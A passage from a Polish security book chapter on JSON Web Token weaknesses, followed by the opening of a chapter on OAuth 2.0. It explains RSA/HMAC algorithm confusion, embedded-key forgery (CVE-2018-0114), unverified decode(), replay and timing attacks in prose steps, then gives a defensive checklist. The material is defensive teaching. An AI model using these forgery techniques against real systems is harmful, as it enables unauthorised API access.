Wracając do sedna, przy okazji algorytmu RSA mamy jeszcze co najmniej jeden ciekawy problem bezpieczeństwa. Jak pisałem wcześniej, klucz publiczny jest używany do weryfikacji podpisu, zazwyczaj będzie on więc ustawiony w konfiguracji API jako `klucz_weryfikujący`. Tutaj warto zwrócić uwagę, że dla HMAC mamy tylko jeden klucz symetryczny realizujący podpis i weryfikację. Co może teraz zrobić atakujący, aby spróbować **wytworzyć dowolny, prawidłowo podpisany token**?

1. Zdobyć klucz publiczny (sama jego nazwa wskazuje, że... może być publiczny). Czasem jest on przesyłany w samym JWT.
2. Wysłać przygotowany przez siebie token – uwaga – z ustawionym w nagłówku algorytmem HS256 (czyli HMAC, nie RSA) i podpisać za pomocą klucza publicznego RSA. Tak, to nie pomyłka – stosujemy klucz publiczny RSA (który podajemy w formie ciągu znaków) jako klucz symetryczny do HMAC.
3. Serwer otrzymuje token, sprawdzając, jakiego algorytmu użyto do podpisu (HS256). `klucz_weryfikujący` został ustawiony w konfiguracji jako klucz publiczny RSA, więc...
4. ... podpis się zgadza (bo użyto dokładnie tego samego klucza do weryfikacji co do wytworzenia podpisu, a algorytm podpisu został ustawiony przez atakującego na HS256).

W czym tkwił problem? Otóż realnie daliśmy możliwość podania algorytmu podpisu przez użytkownika, choć naszym zamiarem była weryfikacja podpisu tokena tylko za pomocą RSA. Zatem albo wymuszamy tylko jeden wybrany algorytm podpisu (nie dajemy możliwości jego zmiany przez zmianę tokena), albo zapewniamy osobne sposoby weryfikacji (i klucze!) dla każdego algorytmu podpisu, który obsługujemy.

### **Kolec piąty: choć może należałoby mu się pierwszeństwo**

Jak się okazuje, z powodu błędu w bibliotece obsługującej JWT można czasem... po prostu podać w payloadzie tokena własny klucz, który następnie zostanie użyty przez API do weryfikacji tego tokena! Brzmi nieprawdopodobnie? W takim razie warto zobaczyć szczegóły podatności CVE-2018-0114 w bibliotece node-jose:

“Podatność wynika z faktu, iż biblioteka node-jose stara się być zgodna ze standardem JWT. Standard ten umożliwia umieszczenie struktury JWK zawierającej klucz publiczny w nagłówku JWT. Klucz ten jest następnie używany do weryfikacji podpisu. Atakujący może wykorzystać ten fakt, fałszując token poprzez usunięcie oryginalnego podpisu, dodanie nowego klucza publicznego w nagłówku, a następnie podpisanie tokena swoim kluczem prywatnym (powiązanym z kluczem publicznym umieszczonym w nagłówku)\*.

### **Kolec szósty: czy szyfrowanie JWT może w ogóle działać?**

Co z szyfrowaniem (JSON Web Encryption)? Tu do wyboru mamy kilka opcji algorytmów (szyfrowanie samej wiadomości, szyfrowanie klucza symetrycznego użytego do szyfrowania wiadomości). I ponownie – istnieją niezbyt pozytywnie nastrojające badania, a mianowicie kilka implementacji JWE pozwalało na odzyskanie klucza prywatnego przez atakującego<sup>13</sup>. Problem bezpieczeństwa tkwił w implementacji algorytmu ECDH-ES (który swoją drogą ma status „Recommended+” w stosownym dokumencie RFC).

Może jest to wyjątek? Sprawdźmy algorytm AES z trybem GCM<sup>14</sup>, ale tutaj bywa średnio.

Do wyboru mamy też choćby algorytm RSA with PKCS1v1.5 padding. Co jest z nim nie tak<sup>15</sup>? Problemy są znane od 1998 roku, a niektórzy podsumowują to tak:

“PKCS#1v1.5 jest super! Ale tylko jeśli prowadzisz zajęcia z kryptoanalizy\*\*.

\* „The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header”; CISCO, Node-jose Library JSON Web Tokens Re-sign Vulnerability, <http://web.archive.org/web/20200227134038/https://tools.cisco.com/security/center/viewAlert.x?alertId=56326>.

\*\* „PKCS#1v1.5 is awesome – if you’re teaching a class on how to attack cryptographic protocols”; Green M., On the (provable) security of TLS: Part 1, <https://blog.cryptographyengineering.com/2012/09/06/on-provable-security-of-tls-part-1/>.

Więcej szczegółów na temat możliwych algorytmów i ewentualnych problemów bezpieczeństwa JWT można znaleźć np. na blogu *Paragon Initiative Enterprises*<sup>16</sup>.

Czy zawsze będziemy skazani na niepowodzenie, stosując JWE? Oczywiście nie – warto jednak zweryfikować, czy używamy odpowiednio bezpiecznego algorytmu szyfrującego (i jego bezpiecznej implementacji). To ostatnie może być trudne, sprawdźmy więc przynajmniej, czy w używanej przez nas bibliotece do obsługi JWE nie wykryto istotnych podatności w tym obszarze.

### Kolec siódmy: dekodowanie/weryfikacja – co za różnica?

Zaczynało się prosto, ale już możemy czuć się przytłoczeni mnogością opcji. Chcemy w końcu tylko po stronie API „odkodować” token i użyć zawartych w nim informacji. Pamiętajmy jednak, że „odkodować” to nie zawsze to samo co „zweryfikować” – niby oczywiste, ale różne biblioteki mogą dostarczać różnych funkcji do dekodowania i/lub weryfikacji tokenów\*. W skrócie – jeśli użyjemy tylko funkcji typu `decode()` w API, to czasem wykonamy tylko dekodowanie payloadu (ewentualnie też nagłówka), bez weryfikacji. Weryfikacja może być osobną funkcją udostępnianą przez bibliotekę, choć może być wbudowana w funkcję typu `decode()`. Niekiedy wręcz to użytkownicy proszą o taką opcję – w zacytowanym poniżej przypadku chodzi o przeciążenie metody `decode()`, tak żeby możliwe było również akceptowanie samego tokena (bez podania klucza):

❗ *Mamy problem we frameworku z pobieraniem payloadu JWT. Aby pobrać payload z JWT bez weryfikacji podpisu, nie potrzebujemy klucza. Wobec tego w pliku `jwt/src/JWT/JwtDecoder.cs` przydałoby się stosowne przeciążenie funkcji `decode()`, która akceptowałaby tylko token [bez podania klucza]\*\*.*

Jeśli teraz programista korzystający z biblioteki użyje najprostszego wywołania: `decode(token)`, to podpis nie będzie weryfikowany. Dodatkowo w cytowanej wcześniej dyskusji pojawia się jeszcze pytanie o możliwość weryfikowania podpisu po stronie klienckiej, co, jak już wiemy, w przypadku HS256 wiąże się z użyciem klucza, który zazwyczaj powinien być... sekretem (klient musi mieć więc dostęp do klucza, zatem może być on odzyskany przez atakującego). Niestety, często użycie JWT sprowadza się do następujących czynności: wybieramy pierwsze z brzegu algorytmy, kopiujemy kawałki kodu z Internetu. Działa? Owszem – więc w czym problem?

### Kolec ósmy: przechwycenie dowolnego tokena = przejęcie dostępu do API?

Jedną z często wskazywanych zalet JWT jest realizacja uwierzytelnienia (lub autoryzacji – zależy, w jakim kontekście całość zostanie użyta) bez konieczności

\* Przykład tego typu pytania czy wątpliwości można znaleźć np. tutaj: Dev K. (iamkdev), *Is it secure to decode the jwt token on client side ? #4*, <https://github.com/auth0/jwt-decode/issues/4>.

\*\* „I have seen a issue in the framework to get the payload of an JWT. To get a payload of an JWT without validation we don't need a key/secret. So in the file `jwt/src/JWT/JwtDecoder.cs` we missed a overload, for the method `Decode` that only need a token”; paule96, *missing overloads for decode. #138*, <https://github.com/jwt-dotnet/jwt/issues/138>.

wykonywania zapytania do bazy danych. Co więcej, możemy to zrobić równolegle na kilku niezależnych serwerach. W końcu sama zawartość tokena wystarcza tu do podjęcia decyzji. Taki mechanizm ma jednak pewną wadę – co w przypadku, gdy dostępny na wielu serwerach klucz podpisujący w jakiś sposób wycieknie? Będzie można oczywiście generować wtedy prawidłowo podpisane tokeny i zaakceptują je wszystkie maszyny, które do weryfikacji stosują odpowiedni klucz. Co może dzięki temu uzyskać atakujący? Chociażby nieautoryzowany dostęp do funkcji API albo kont innych użytkowników.

Mamy tu również potencjalnie inny problem – kiedy jeden wygenerowany token może być użyty w wielu różnych kontekstach. Przykładowo generujemy prawidłowy token z zawartością `{ "login": "manager" }` – i w jednej funkcji API daje on możliwość edycji pewnych danych; ale jednocześnie zapomnieliśmy, że zupełnie inna funkcja otrzymująca ten sam token daje możliwość pełnego dostępu!

W tym przypadku istnieje możliwość użycia pewnych parametrów definiowanych przez samą specyfikację, np. `iss` (*issuer*) oraz `aud` (*audience*). Dzięki nim można generować tokeny, które mogą być następnie przyjęte tylko przez określonych przez nas odbiorców.

*Listing 6. Przykład użycia parametrów `iss` i `aud`*

```
{
  "iss": "my_api",
  "login": "manager",
  "aud": "store_api"
}
```

Można tu wskazać jeszcze jeden problem: pewne zarezerwowane słowa kluczowe w JWT (*Registered Claim Names*) – np. `iss`, `aud`, `iat`, `jti` – mogą być umieszczone przy zupełnie dowolnych elementach definiowanych przez użytkownika JWT – np. `login` z naszego przykładu. To wywołuje pewne zamieszanie, o którym więcej za chwilę.

### **Kolec dziewiąty: replay JWT**

Rozważmy przypadek, w którym konkretny token powinien być użyty tylko raz. Tutaj wyobraźmy sobie scenariusz, gdy użytkownik zapisuje wygenerowany token umożliwiający wykonanie metody `DELETE` w naszym API. Następnie, np. po roku – kiedy teoretycznie już nie ma stosownych uprawnień – próbuje go użyć ponownie (tzw. atak typu *replay*). Sposobem na to może być użycie pól `jti` oraz `exp`. `Jti` (JWT ID) to identyfikator tokena, który musi być unikalny, a `exp` to określenie daty ważności tokena. Połączenie obu pól da nam odpowiednio krótką ważność tokena oraz jego unikalność. Warto jednak zwrócić uwagę na to, czy mamy poprawną implementację obsługi tych pól – tutaj polecam spojrzeć na błąd wykorzystujący fakt, że wartość `exp` w ogóle nie była brana pod uwagę<sup>17</sup>. Twórcy biblioteki użyli do sprawdzania wartości pola `Expiry` (niezgodnie ze specyfikacją JWT), a błąd po zgłoszeniu został skorygowany.

### Kolec dziesiąty: ataki czasowe na podpis

Jeśli podpis z JWS sprawdzany jest **bajt po bajcie** z podpisem (wygenerowanym po stronie akceptującej JWS), który jest prawidłowy, oraz sprawdzanie to **kończy działanie na pierwszym niezgodnym bajcie**, możemy być podatni na atak czasowy.

Zauważmy, że w takim przypadku im więcej bajtów zgodnych, tym więcej potrzebnych jest porównań i stąd dłuższy czas potrzebny na odpowiedź. Można więc obserwować czasy odpowiedzi, generując kolejne podpisy – rozpoczynając od pierwszego bajtu podpisu, później przejść do drugiego itp.<sup>18</sup>. Według cytowanego opracowania, przy dużej ilości generowanego ruchu (aż 55 tysięcy żądań na sekundę) podpis dowolnej wiadomości można by uzyskać w 22 godziny (warunki laboratoryjne). Przy mniejszym ruchu oczywiście będziemy potrzebowali więcej czasu (kilka/kilkanaście dni) – ale efekt może być porażający (możemy wygenerować dowolny JWT i przygotować podpis, który zostanie zweryfikowany jako poprawny). Czy atak jest rzeczywiście możliwy do zrealizowania w praktyce? Jak można sobie wyobrazić, zmiany w czasie odpowiedzi są minimalne, ale można je jednak próbować mierzyć. W tym miejscu warto też przypomnieć nieco starszy tekst dotyczący ataków czasowych<sup>19</sup>. Znaleźć można także przykłady zgłoszenia konkretnych podatności tego typu<sup>20</sup>.

### Kolec jedenasty: mnogość bibliotek

Jako jeden z pierwszych problemów JWT wymieniłem mnogość dostępnych opcji i różnorodach algorytmów. Na całość nakłada się też duża liczba często niekompletnych implementacji JWT, pisanych, delikatnie mówiąc, na kolanie. Niełatwy i czasem generujący problemy bezpieczeństwa standard, wymagane użycie skomplikowanych algorytmów kryptograficznych przez osoby często nieposiadające głębokiej wiedzy o samej kryptografii... zgodnie z zasadą *garbage in, garbage out*: trudno spodziewać się tutaj superbezpiecznych bibliotek. Część błędów w bibliotekach wymieniłem już wcześniej<sup>21</sup>. Przy okazji warto wspomnieć jeszcze o ogólnych problemach bezpieczeństwa dotyczących wykorzystywanych bibliotek. Po pierwsze, warto zastanowić się, czy używamy biblioteki bez znanych publicznie podatności. A może używa ona podatnych zależności? Po drugie, czy mamy opracowane monitorowanie wykorzystanej biblioteki – na wypadek gdy ktoś zlokalizuje w przyszłości istotną podatność?

## ALTERNATYWA DO JWT?

Patrząc na wiele problemów bezpieczeństwa, które wskazałem w JWT, można się zastanawiać: czy mamy jakąś sprawdzoną alternatywę? Obecnie\* odpowiedź jest raczej negatywna. Jednym z nowych pomysłów jest PASETO:

“Paseto jest wszystkim, co kochasz w JWT, bez wielu problemów bezpieczeństwa, które są plagą tego standardu”.

\* Połowa roku 2019.

\*\* „Paseto is everything you love about JOSE (JWT, JWE, JWS) without any of the many design deficits that plague the JOSE standards”; *PASETO Implementations*, <https://paseto.io/>.

Czy rzeczywiście PASETO spełni nadzieje? Na razie trudno powiedzieć – jest to bardzo młody projekt, cały czas znajdujący się w fazie rozwoju<sup>22</sup>.


## CZY JWT MOŻE BYĆ BEZPIECZNE?

Zdania na ten temat w środowisku osób zajmujących się bezpieczeństwem są podzielone. Niektórzy kategorycznie odradzają użycie JWT, inni wskazują jedynie na słabo przygotowane implementacje, pozostali z kolei opisują dokładnie same mechanizmy JWT, pozostawiając konkretne decyzje użytkownikowi\*. Na to nakłada się fakt, że JWT jest jednak bardzo popularnym mechanizmem i nie ma do niego ustandaryzowanej alternatywy, która dodatkowo udowodniła swoje bezpieczeństwo.

Wskazane przeze mnie wcześniej problemy bezpieczeństwa można umieścić w kilku kategoriach:

1. Problemy samej specyfikacji JWT (np. algorytm none).
2. Błędy implementacji bibliotek, w tym błędy implementacji algorytmów kryptograficznych (prawdopodobnie jest to najliczniejsza grupa problemów).
3. Niepoprawne użycie biblioteki, w tym np. użycie słabych kluczy kryptograficznych.

Większość częstych problemów zwizualizowano na rysunku 5:



Rysunek 5. Zestawienie problemów bezpieczeństwa w JWT (JWS)

\* Warto podkreślić, że w ostatnich latach sporo bibliotek wspierających JWT załatało znaczną liczbę podatności, co podnosi bezpieczeństwo nowszych wdrożeń wykorzystujących *JSON Web Token*.

## PODSUMOWANIE

Podsumujmy całość praktycznymi radami mogącymi zwiększyć bezpieczeństwo JWT. Część zaleceń może zawierać skróty myślowe, które wyjaśniono wcześniej, a część zagadnień uzupełniam poniżej o linki do materiałów źródłowych.

Tabela 1. Sposoby na zwiększenie bezpieczeństwa wdrożeń wykorzystujących JSON Web Token (JWT)

NA POCZĄTEK
1. Zrozum to, z czego chcesz skorzystać: zastanów się, czy potrzebujesz JWS czy JWE, wybierz stosowne algorytmy, przeanalizuj zasadę ich działania (przynajmniej na ogólnym poziomie – np. HMAC, klucz publiczny, prywatny). Sprawdź dokładnie, jakie możliwości oferuje biblioteka, którą wybrałeś do obsługi JWT. Może istnieje już gotowy, prostszy mechanizm, który możesz wykorzystać?
KLUCZE
2. Używaj odpowiednio złożonych kluczy symetrycznych/asymetrycznych.
3. Miej przygotowany scenariusz na wypadek kompromitacji (ujawnienia) jednego z kluczy.
4. Przechowuj w odpowiednio bezpieczny sposób klucze (np. nie zapisuj ich na trwałe w kodzie źródłowym!).
PODPIS
5. Nie zezwalaj na ustawienie algorytmu podpisu wysyłającemu token (najlepiej wymuś konkretny algorytm podpisu po stronie serwerowej).
6. Sprawdź, czy Twoja implementacja nie akceptuje algorytmu podpisu none.
7. Sprawdź, czy Twoja implementacja nie akceptuje pustego podpisu (czyli go nie sprawdza).
8. W przypadku stosowania JWE sprawdź, czy używasz bezpiecznych algorytmów oraz bezpiecznej implementacji tych algorytmów.
9. Rozróżnij funkcje <code>verify()</code> i <code>decode()</code> . Innymi słowy – sprawdź, czy na pewno weryfikujesz podpis.
OGÓLNE ZASADY
10. Sprawdź, czy wygenerowany w jednym miejscu token nie może być użyty w innym, aby uzyskać nieuprawniony dostęp.
11. Sprawdź, czy został wyłączony tryb debug i czy nie można go włączyć prostym trikiem (np. <code>?debug=true</code> ).
12. Unikaj przesyłania tokenów w URL-u (nie jest to bezpieczne – np. tokeny są wtedy zapisywane bezpośrednio do logów webserwerów).
PAYLOAD
13. Sprawdź, czy w payloadzie JWS nie umieszczasz poufnych informacji.
14. Sprawdź, czy chronisz się przed ponownym wysłaniem (atak typu <i>replay</i> ) tokena.
15. Sprawdź, czy tokeny mają odpowiednio krótką ważność (np. poprzez wykorzystanie deklaracji <code>exp</code> ). Sprawdź, czy <code>exp</code> rzeczywiście jest poprawnie sprawdzane.
16. Zastanów się, czy potrzebujesz funkcji unieważnienia pojedynczych tokenów (sam standard na to nie pozwala, jednak istnieje kilka sposobów implementacji tego typu mechanizmu).

BIBLIOTEKI
17. Przeczytaj dokładnie dokumentację biblioteki.
18. Sprawdź podatności w wykorzystywanej przez siebie bibliotece (np. w serwisie <a href="https://cvedetails.com">cvedetails.com</a> czy na stronie projektu).
19. Upewnij się, że Twoje poprzednie projekty nie korzystają z podatnej biblioteki; sprawdź, czy monitorujesz nowe błędy w bibliotece (mogą się pojawić np. po miesiącu od wdrożenia).
20. Śledź nowe podatności w bibliotekach obsługujących JWT. Być może ktoś w innym projekcie znajdzie w przyszłości podatność, która w dokładnie takiej samej formie występuje w wykorzystywanym przez Ciebie rozwiązaniu.

## Polecane zasoby w sieci

Na koniec jeszcze małe podsumowanie interesujących zasobów pokazujących zarówno problemy z JWT, jak i dobre praktyki postępowania z tym mechanizmem.

1. *JSON Web Token Best Current Practices*:  
<https://tools.ietf.org/html/draft-ietf-oauth-jwt-bcp-04>
2. *JWT Handbook: Best Current Practices*:  
<https://auth0.com/resources/ebooks/jwt-handbook>
3. Dyskusja nt. słabości JWT: *JWT is a Bad Standard That Everyone Should Avoid*:  
[https://lobste.rs/s/r4lv76/jwt\\_is\\_bad\\_standard\\_everyone\\_should\\_avoid](https://lobste.rs/s/r4lv76/jwt_is_bad_standard_everyone_should_avoid)
4. Dokument z wybranymi słabościami JWT według OWASP: *JSON Web Token (JWT) Cheat Sheet for Java*: [https://www.owasp.org/index.php/JSON\\_Web\\_Token\\_\(JWT\)\\_Cheat\\_Sheet\\_for\\_Java](https://www.owasp.org/index.php/JSON_Web_Token_(JWT)_Cheat_Sheet_for_Java)
5. Pomysły na bezpieczne użycie JWT: Madden N., *7 Best Practices for JSON Web Tokens*: <https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>
6. Zbiór argumentów przeciwko używaniu JWT do tworzenia sesji: joepie91's Ramblings, *Stop using JWT for sessions*:  
<http://crypto.net/~joepie91/blog/2016/06/13/stop-using-jwt-for-sessions/>
7. Porównanie JWT z identyfikatorami sesji oraz rady dotyczące odpowiednich zabezpieczeń: Lapp J.T., *The Unspoken Vulnerability of JWTs*:  
<http://web.archive.org/web/20191228205042/http://by.jtl.xyz/2016/06/the-unspoken-vulnerability-of-jwts.html>



ksiazka.sekurak.pl/r22

- 1 *Introducing JSON*, <https://www.json.org/>
- 2 Więcej na ten temat zob. *JSON Web Token (JWT): 4. JWT Claims*, <https://tools.ietf.org/html/rfc7519#section-4>
- 3 *Introduction to JSON Web Tokens*, <https://jwt.io/introduction/>
- 4 Siriwardena P., *JWT, JWS and JWE for Not So Dummies!*, <https://medium.facilelogin.com/jwt-jws-and-jwe-for-not-so-dummies-b63310d201a3>
- 5 *Javascript Object Signing and Encryption*, <https://tools.ietf.org/wg/jose/>
- 6 *JSON Object Signing and Encryption (JOSE)*, <https://www.iana.org/assignments/jose/jose.xhtml>
- 7 Schenkelman D., *Using JSON Web Tokens as API Keys*, <https://auth0.com/blog/using-json-web-tokens-as-api-keys/>
- 8 McLean T., *Critical vulnerabilities in JSON Web Token libraries*, <https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/>
- 9 Katsubo D. (dmak), *The library does not check the situation if signature algorithm is defined but no signature is provided #2*, <https://github.com/inversoft/prime-jwt/issues/2>
- 10 Pelen opis HMAC można zobaczyć tutaj: *HMAC: Keyed-Hashing for Message Authentication*, <https://tools.ietf.org/html/rfc2104>
- 11 Peyrott S., *JSON Web Token (JWT) Signing Algorithms Overview*, <https://auth0.com/blog/json-web-token-signing-algorithms-overview/>
- 12 Por. np.: *Factoring as a Service*, <https://eprint.iacr.org/2015/1000.pdf>, oraz CADO-NFS, <http://cado-nfs.gforge.inria.fr/> czy Goodin D., *RSA crypto defiled again, with factoring of 768-bit keys*, [https://www.theregister.co.uk/2010/01/07/rsa\\_768\\_broken/](https://www.theregister.co.uk/2010/01/07/rsa_768_broken/)
- 13 Sanso A., *Critical Vulnerability Uncovered in JSON Encryption*, <https://blogs.adobe.com/security/2017/03/critical-vulnerability-uncovered-in-json-encryption.html>
- 14 Nguyen Q., *Practical Cryptanalysis of Json Web Token and Galois Counter Mode's Implementations*, <https://rwc.iacr.org/2017/Slides/nguyen.quan.pdf>
- 15 Bleichenbacher D., Kaliski B., Staddon J., *Recent Results on PKCS #1: RSA Encryption Standard*, <http://www.networkdls.com/Articles/bulletn7.pdf>
- 16 Zob.: Arciszewski A., *No Way, JOSE! Javascript Object Signing and Encryption is a Bad Standard That Everyone Should Avoid*, <https://paragonie.com/blog/2017/03/jwt-json-web-tokens-is-bad-standard-that-everyone-should-avoid>; Staff P.I.E., *Everything You Know About Public-Key Encryption in PHP is Wrong*, <https://paragonie.com/blog/2016/12/everything-you-know-about-public-key-encryption-in-php-is-wrong>; Staff P.I.E., *Protecting RSA-based Protocols Against Adaptive Chosen-Ciphertext Attacks*, <https://paragonie.com/blog/2018/04/protecting-rsa-based-protocols-against-adaptive-chosen-ciphertext-attacks>
- 17 NPSF3000, *JWT not throwing ExpiredTokenException in .Net Core #134*, <https://github.com/jwt-dotnet/jwt/issues/134>
- 18 Dokładny opis takiego ataku można zobaczyć tutaj: Polgar T., *How to Hack a Weak JWT Implementation with a Timing Attack*, <https://medium.com/@TamasPolgar/can-timing-attack-be-a-practical-security-threat-on-jwt-signature-ba3c8340dea9>
- 19 Crosby S.A., Wallach D.S., Riedi R.H., *Opportunities and Limits of Remote Timing Attacks*, <https://www.cs.rice.edu/~dwallach/pub/crosby-timing2009.pdf>
- 20 Zob. Goodwin J. (jasongoodwin), *add option to do full comparison to prevent time based guessing of the private key #12*, <https://github.com/jasongoodwin/authentikat-jwt/issues/12>; Malcolm (emarref), *Use timing-safe hash comparison #20*, <https://github.com/emarref/jwt/pull/20>
- 21 Inne przykłady: CVE-2017-12973, <https://www.cvedetails.com/cve/CVE-2017-12973/>; CVE-2017-10862, <https://www.cvedetails.com/cve/CVE-2017-10862/>; CVE-2017-2773 *Unauthenticated JWT signing algorithm in multiple components*, <https://tanzu.vmware.com/security/cve-2017-2773>; Lapp J. (jtlapp), *Not guarding against giant-JSON DoS attacks? #212*, <https://github.com/auth0/node-jsonwebtoken/issues/212>; Blyż D. (dominykas), *bump ms to v2 due a ReDoS vuln (#352)*, <https://github.com/auth0/node-jsonwebtoken/commit/adcf6ae4088c838769d169f8cd9154265aa13e0>
- 22 Więcej informacji można znaleźć tutaj: Arciszewski S., *Paseto is a Secure Alternative to the JOSE Standards (JWT, etc.)*, <https://paragonie.com/blog/2018/03/paseto-platform-agnostic-security-tokens-is-secure-alternative-jose-standards-jwt-etc>; zob. też Degges R., *A Thorough Introduction to PASETO*, <https://developer.okta.com/blog/2019/10/17/a-thorough-introduction-to-paseto>

**Marcin Piosek**

# Zalety i wady OAuth 2.0 z perspektywy bezpieczeństwa



## WSTĘP

Potrzeba integracji różnych systemów informatycznych to już od jakiegoś czasu standard. Jeden z problemów, jaki może pojawić się po drodze, to kwestia udzielenia dostępu do zasobów oraz skalowalności tego rozwiązania. Przez skalowalność należy rozumieć zarówno nieprzerwaną dostępność, jak również podatność na obsługę coraz to większych systemów o rosnącym stopniu skomplikowania. Podobne kwestie podnoszone są, gdy zachodzi potrzeba udzielenia dostępu do systemu tylko w określonym zakresie. Jednym z zaproponowanych rozwiązań jest implementacja omawianego w tym rozdziale standardu OAuth 2.0.

## CZYM JEST OAUTH 2.0?

OAuth 2.0 jest otwartym protokołem pozwalającym na budowanie bezpiecznych mechanizmów z wykorzystaniem różnych platform, np. aplikacji mobilnych lub WWW, ale również klasycznego oprogramowania. Niemal identyczną definicję można znaleźć na oficjalnej stronie projektu<sup>1</sup>. Lepiej oddaje jednak realia tytuł dokumentu RFC 6749<sup>2</sup> zawierający specyfikację omawianego standardu. Znajduje się tam informacja, że **OAuth 2.0 to framework**. Słowo „framework” ma tutaj kluczowe znaczenie. W przeciwieństwie do strony projektu nie pojawia się tam termin „protokół”.

Jaka jest różnica? W przypadku protokołu wymagane jest ściśle trzymanie się zasad określonych w specyfikacji. Podczas studiowania dokumentacji dotyczącej OAuth można zauważyć jednak, że w wielu miejscach specyfikacja luźno narzuca kwestię implementacji danych elementów standardu. Pozostawia to pole do interpretacji, czasem nadmiernej.

Zgodnie z założeniami, OAuth 2.0 ma służyć do delegacji autoryzacji do zasobów. Właściciel określonego zasobu może udzielić na określony czas oraz w zdefiniowanym z góry zakresie dostępu innemu podmiotowi (najczęściej jest to zewnętrzna aplikacja). Przechodząc od opisów teoretycznych do praktycznego przykładu, można przytoczyć sytuację, w której udzielamy zewnętrznej aplikacji praw do odczytu danych z profilu Google, Facebooka lub LinkedIn. Klasyczny scenariusz składa się z następujących kroków:

1. Aplikacja (klient) chce uzyskać dane użytkownika, pobierając je z bazy dostawcy tożsamości, lub działać w jego imieniu. W tym celu wykonywane jest przekierowanie do serwera autoryzującego.

2. Serwer autoryzujący przedstawia formularz z informacją o tym, że aplikacja chce uzyskać dostęp do określonych elementów profilu lub wykonać wybrane akcje (np. pobrać podstawowe dane personalne oraz adres e-mail, autoryzować wykonanie dowolnej operacji w imieniu użytkownika).
3. Użytkownik w zależności od tego, czy akceptuje wymagania aplikacji, wydaje jej autoryzację lub nie.
4. W przypadku udzielenia autoryzacji serwer wykonuje przekierowanie z powrotem do aplikacji, a ta otrzymuje specjalny token, za pomocą którego może pobrać wybrane dane z profilu użytkownika lub wykonywać akcję w jego imieniu.

Głównym celem całego procesu jest uzyskanie wspomnianego tokena, będącego w większości przypadków wygenerowanym losowo ciągiem znaków o określonej długości. Token przesyłany jest następnie do serwera zasobów. Serwer ten z kolei odbiera go i sprawdza, czy podmiot, który go przedstawia, ma autoryzację do zasobów oraz operacji, które chce wykonać.

## **WYKORZYSTYWANA TERMINOLOGIA**


Poznanie zasady działania OAuth należy rozpocząć od zapoznania się z podstawową terminologią używaną w tym środowisku. Jest to szczególnie ważne ze względu na fakt, że niektóre z wykorzystywanych tu pojęć mają inne znaczenie, niż przyjęto w powszechnej komunikacji dotyczącej oprogramowania i systemów komputerowych.

1. Właściciel zasobu (ang. *resource owner*) – osoba lub inny podmiot będący właścicielem zasobu chronionego poprzez wymóg autoryzacji.
2. Klient (ang. *client*) – w rozumieniu OAuth aplikacja, która chce uzyskać dostęp do zasobu. Ta definicja może powodować nieporozumienia ze względu na fakt, iż w przypadku sieci Internet o „kliencie” mówi się najczęściej w kontekście przeglądarki WWW.
3. Serwer autoryzujący (ang. *authorization server*) – serwer udzielający w imieniu właściciela zasobu poświadczenia, na podstawie którego klient może uzyskać dostęp do chronionego zasobu.
4. Serwer zasobu (ang. *resource server*) – serwer przechowujący chronione zasoby. W wielu przypadkach w sensie logicznym ten serwer jest jednocześnie serwerem autoryzującym.
5. Zakres (ang. *scope*) – abstrakcyjna definicja określająca wybrany fragment uprawnień do chronionych zasobów. Definiowanie nazw zakresów oraz ich znaczenia leży po stronie serwera autoryzującego.
6. Access token – token wystawiany przez serwer autoryzujący, który klient może wykorzystać, by uzyskać dostęp do określonych zasobów.

